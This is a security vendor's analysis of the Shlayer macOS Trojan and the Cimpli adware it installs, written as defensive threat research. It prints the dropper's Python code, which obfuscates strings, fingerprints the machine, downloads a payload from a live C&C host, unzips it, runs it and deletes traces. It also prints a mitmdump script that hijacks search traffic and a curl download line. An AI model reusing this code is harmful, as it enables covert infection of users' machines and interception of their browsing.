
Shlayer Trojan attacks one in ten macOS users

By Anton V. Ivanov

Published: 2020-01-23 · Archived: 2026-04-05 23:40:53 UTC

For close to two years now, the Shlayer Trojan has been the most common threat on the macOS platform: in 2019, one in ten of our Mac security solutions encountered this malware at least once, and it accounts for almost 30% of all detections for this OS. The first specimens of this family fell into our hands back in February 2018, and we have since collected almost 32,000 different malicious samples of the Trojan and identified 143 C&C server domains.



TOP 10 threats for macOS by share of users attacked, as detected by Kaspersky security solutions for macOS, January– November 2019 (download)

The operation algorithm has changed little since Shlayer was first discovered, nor has its activity decreased much: the number of detections remains at the same level as in the first months after the malware was uncovered.


Shlayer malware detections by Kaspersky security solutions for macOS, February 2018 – November 2019 (download)

Technical details

Despite its prevalence, from a technical viewpoint Shlayer is a rather ordinary piece of malware. Of all its modifications, only the recent Trojan-Downloader.OSX.Shlayer.e stands apart. Unlike its Bash-based cousins, this variant of the malware is written in Python, and its operation algorithm is also somewhat different. Let's demonstrate this using a DMG file with MD5 4d86ae25913374cfcb80a8d798b9016e.

First stage of infection

After mounting this DMG image, the user is prompted to run an "installation" file. However, the seemingly standard installer turns out to be a Python script, which is already atypical of macOS installation software.



Shlayer user guide

The directory with executable files inside the application package contains two Python scripts: gjpWvvuUD847DzQPyBI (main) and goQWAJdbnuv6 (auxiliary). The latter implements data encryption functions by means of a byte shift on the **key** key:

- The **encryptText**/**decryptText** pair of functions encrypt and decrypt strings;
- **encryptList** encrypts the contents of the list passed in the arguments; **decryptList** performs the inverse operation;
- The **getKey()** function generates an encryption key based on the time in the operating system.

```
#!/usr/bin/env python

import uuid
import subprocess
import os
import sys
import platform
import shutil
import imp
edt = imp.load_source('edt', '/Volumes/Installer/Installer.app/Contents/MacOS/goQWAJdbnuv6')
import objc
import urllib


from Foundation import NSBundle

IOKit_bundle = NSBundle.bundleWithIdentifier_('com.apple.framework.IOKit')

functions = [("IOServiceGetMatchingService", b"II@"),
             ("IOServiceMatching", b"@*"),
             ("IORegistryEntryCreateCFProperty", b"@I@@I"),
            ]
```

Main script of the Trojan

```
#!/usr/bin/env python
import time

def encryptText(plainText, key):
    encryptedText = ""
    for i in plainText:
        encryptedText += chr((ord(i) + key) % 254)
    return encryptedText

def decryptText(encryptedText, key):
    plainText = ""
    for i in encryptedText:
        plainText += chr((ord(i) - key) % 254)
    return plainText

def encryptList(plainList, key):
    encryptedList = []
    for part in plainList:
        encryptedPart = encryptText(part, key)
        encryptedList.append(encryptedPart)
    return encryptedList

def decryptList(encryptedList, key):
    decryptedList = []
    for part in encryptedList:
        decryptedPart = decryptText(part, key)
        decryptedList.append(decryptedPart)
    return decryptedList

def getKey():
    return int((time.time() * 10) % 100)
```

Auxiliary script of the Trojan


Next, the main script generates a unique user and system ID, and also collects information about the version of macOS in use. Based on this data, the GET query parameters are generated to download the ZIP file:

```
key = edt.getKey()
uuid = str(uuid.uuid4())
sessionID = edt.encryptText(uuid, key)
downloadDir = edt.encryptText('/tmp/', key) + sessionID
machineID = str(getHardwardUuid())
osVersion,_,_ = platform.mac_ver()
url = "http://api.typicalarchive.com/dst/?ac=1ec49721-65b4-478d-8b6c-88fa866bd79b&u=%(machineID)s&s=%
    (uuid)s&o=%(osVersion)s&b=8212215512" % locals()
fileUrl = edt.encryptText(url, key)
password = edt.encryptText('2155122128178c496b-c803-4404-a8a6-8b6d6fdca3618212215512', key)

downloadFile(fileUrl, downloadDir, key)

unzippedFileDir = unzip(downloadDir, password, key)
appName = edt.encryptText(getAppName(unzippedFileDir, key), key)
```

The ZIP archive downloaded to the **/tmp/%(sessionID)** directory is unpacked to the **/tmp/tmp** directory using the unzip function:

```
def unzip(zippedFile, password, key):
    tempDir = edt.encryptText('/tmp', key)
    tempInstallerDir = edt.decryptText(tempDir + zippedFile, key)
    if os.path.exists(tempInstallerDir):
        shutil.rmtree(tempInstallerDir)
    os.makedirs(tempInstallerDir)
    commands = ['unzip', '-P']
    encryptedCommands = edt.encryptList(commands, key)
    encryptedCommands.extend([password, zippedFile])
    endCommands = [ edt.encryptText('-d', key), edt.encryptText(tempInstallerDir, key)]
    encryptedCommands.extend(endCommands)

    quietShellCommand(encryptedCommands, key)
    return edt.encryptText(tempInstallerDir + "/", key)
```

The ZIP archive was found to contain an application package with the executable file 84cd5bba3870:



After unpacking the archive, the main python script uses the **chmod** tool to assign the file 84cd5bba3870 permission to run in the system:

```
applicationPath = unzippedFileDir + appName
decryptedAppPath = edt.decryptText(applicationPath, key)
fullAppDir = decryptedAppPath + "/Contents/MacOS/"
installerAppName = os.listdir(fullAppDir)[0]
installerAppPath = edt.encryptText(fullAppDir + installerAppName, key)
commands = edt.encryptList(['chmod', '+x'], key)
commands.append(installerAppPath)
quietShellCommand(commands, key)
```

For added effect, the sample copies the icon of the original mounted DMG image to the directory with the newly downloaded application package using the **moveIcon** and **findVolumePath** functions:

```
def findVolumePath(appName):
    dirs = os.listdir('/Volumes')
    for vol in dirs:
        testPath = "/Volumes/" + vol
        if os.access(testPath + "/" + appName, os.F_OK):
            return testPath
    return ""

def moveIcon(destination, key):
    appName = "Installer.app"
    volumPath = findVolumePath(appName)
    iconDir = volumPath + "/" + appName + "/Contents/Resources/"
    dirs = os.listdir(iconDir)
    sourceIcon = ""
    for file in dirs:
        if file.endswith(".icns"):
            sourceIcon = file
    iconPath = edt.encryptText(iconDir + sourceIcon, key)
    quietShellCommand([edt.encryptText('cp', key), iconPath, destination], key)
```


After that, the Trojan runs the downloaded and unpacked application package using the built-in **open** tool, and deletes the downloaded archive and its unpacked contents:

```
if os.fork():
    sys.exit()
volumPath = findVolumePath("Installer.app")
commands = edt.encryptList(['open', '-W'],key)
commands.append(applicationPath)
commands.extend(edt.encryptList(['--args', '-ac' + '1ec49721-65b4-478d-8b6c-88fa866bd79b', 's'], key))
commands.append(sessionID)
commands.append(edt.encryptText(urllib.quote(volumPath), key))
quietShellCommand( commands, key)

os.remove(edt.decryptText(downloadDir, key))
shutil.rmtree(edt.decryptText(unzippedFileDir, key))
```


Second stage of infection

Shlayer itself performs only the initial stage of the attack — it penetrates the system, loads the main payload, and runs it. The negative consequences for the user can be seen by investigating the AdWare.OSX.Cimpli family, which was being actively downloaded by the Trojan at the time of writing.

At first glance, the Cimpli installer looks harmless enough, simply offering to install a partner application (for example, Any Search):




But in actual fact, Cimpli performs several actions unseen by the user. First, it installs a malicious extension in Safari, hiding the OS security notification behind a malware fake window. By clicking on the buttons in the notification, the user in effect agrees to install the extension.



Left: what the user sees; right: what's really going on

One of these extensions is called ManagementMark, which we detect as not-a-virus:HEUR:AdWare.Script.SearchExt.gen. It monitors user searches and redirects them to the address hxxp://lkysearchex41343-a.akamaihd[.]net/as?q=c by injecting the script **script.js** in the browser pages:



The sample also loads the **mitmdump** tool, which is packed using PyInstaller. To allow mitmdump to view HTTPS traffic, a special trusted certificate is added to the system. This is likewise done by superimposing a fake window over the installation confirmation box. After that, all user traffic is redirected to the SOCKS5 proxy launched using mitmdump.

```
KUZIN-MAC:~ macuser$ ps aux | grep "Search"
root               323   8.2  0.7  4420940  59712   ??  S     7:48PM   0:07.87 /var/root/.Search
SkilledData/SearchSkilledData --mode socks5 --showhost -q -s /var/root/.SearchSkilledData/Search
SkilledData.py
```

Arguments for running the packed mitmdump run arguments

From the screenshot, it can be seen that all traffic passing through mitmdump (**SearchSkilledData**) is processed by the script **SearchSkilledData.py** (**-s** option):

```
class RequestProcessor:
    machineId = "6B17638B-21D4-5780-B6FE-7B1DB5EFD190"
    br = "942"
    searchUrl = "http://lkysearchds3822-a.akamaihd.net/ps?_pg=6B17638B-21D4-5780-
        B6FE-7B1DB5EFD190&q=@@SearchTerm@@"
    interceptableDomains = {"1":[{"Id":"1","Domain":".google.","IsRegex":"False"}],"2":
        [{"Id":"2","Domain":".yahoo.","IsRegex":"False"}],"3":
        [{"Id":"3","Domain":".bing.","IsRegex":"False"}]}
    searchMatches = {"1":{"Id":"1","MatchRegex":"https?:\\/\\/([^\\/]+)\\/search\\?(?:q=|.*?
        &q=)","SearchQueryParam":"q"},"2":{"Id":"2","MatchRegex":"^https?:\\/\\/[^\\/]*\\/(yhs\
        \/)?search.*?[?&]p=*((?!ANYS_.|Tarrv_.|__alt__ddc_srch_searchpulse_net|hspart=sz&.*?
        type=type801[^&]*).)*$","SearchQueryParam":"p"},"3":{"Id":"3","MatchRegex":"^https?:\\/\\/
        [^\\/]*\\/search.*?[?&]q=((?!AEE67B61E61).)*$","SearchQueryParam":"q"}}
    domainMaps = {"1":["1"],"2":["2"],"3":["3"]}
    userAgents = [".*?\\)\\s*[^\\)]+(?:(?<!Chrome)/[0-9\\.]+ Safari/([0-9\\.]+))$"]
    referrerChecks = {}
    intercepts = {}
    yahooTypeTagRegexes = [re.compile(r'type=ANYS_.*$', re.M|re.I), re.compile(r'type=Tarrv_.*$',
        re.M|re.I), re.compile(r'type=[^&]*__alt__ddc_srch_searchpulse_net', re.M|re.I), re.
        compile(r'hspart=sz&.*?type=type801[^&]*', re.M|re.I)]
    isGoogleMapRegex = re.compile(r'^https?://[^/]*\.google\.co[^/]*/.*[?&]tbm=map.*', re.M|re.I)
    searchParamString = '[?&]@@SearchQueryParam@@=([^&]+)'
    scriptVersion = 1.0
    responseBodyTemplate = """
    <!DOCTYPE html>
    <html>
    <head>
        <meta name="referrer" content="no-referrer" />
        <meta http-equiv="Refresh" content="0; url=@@RedirectUrl@@" />
    </head>
    </html>
    """
```

This script redirects all user search queries to hxxp://lkysearchds3822-a.akamaihd[.]net. Kaspersky solutions detect this script as not-a-virus:AdWare.Python.CimpliAds.a.

Cimpli adware thus becomes firmly anchored in the system; in the event that traffic does not pass through the proxy server, the JS code of the extension injected in the page handles the redirection of queries. The attacker gains access to the user's search queries and can modify the search engine results to display advertising. As a result, the user is inundated with unsolicited ads.

Note that Cimpli is not the only family of adware apps that Shlayer can download. The list also includes AdWare.OSX.Bnodlero, AdWare.OSX.Geonei, and AdWare.OSX.Pirrit, which made up almost all the remaining positions in the Top 10 threats for macOS in 2019.


Family ties

The behavioral similarities between the Python version of Shlayer and earlier modifications of the family written in Bash are not hard to spot: harvesting IDs and system versions, downloading an archive to a temporary directory, executing the downloaded file, deleting traces of downloading — we've seen this course of actions before. Moreover, both modifications use **curl** with the combination of options **-f0L**, which is basically the calling card of the entire family:

```
url="http://${APP_DOMAIN}/${APP_ROUTE}?mid=${machine_id}&s=${session_guid}&o=${os_version}
    &p=${ENC_PASS}"
tmp_path="$(mktemp /tmp/XXXXXXXXX)"
curl -f0L "${url}" >/dev/null 2>&1 >> ${tmp_path}
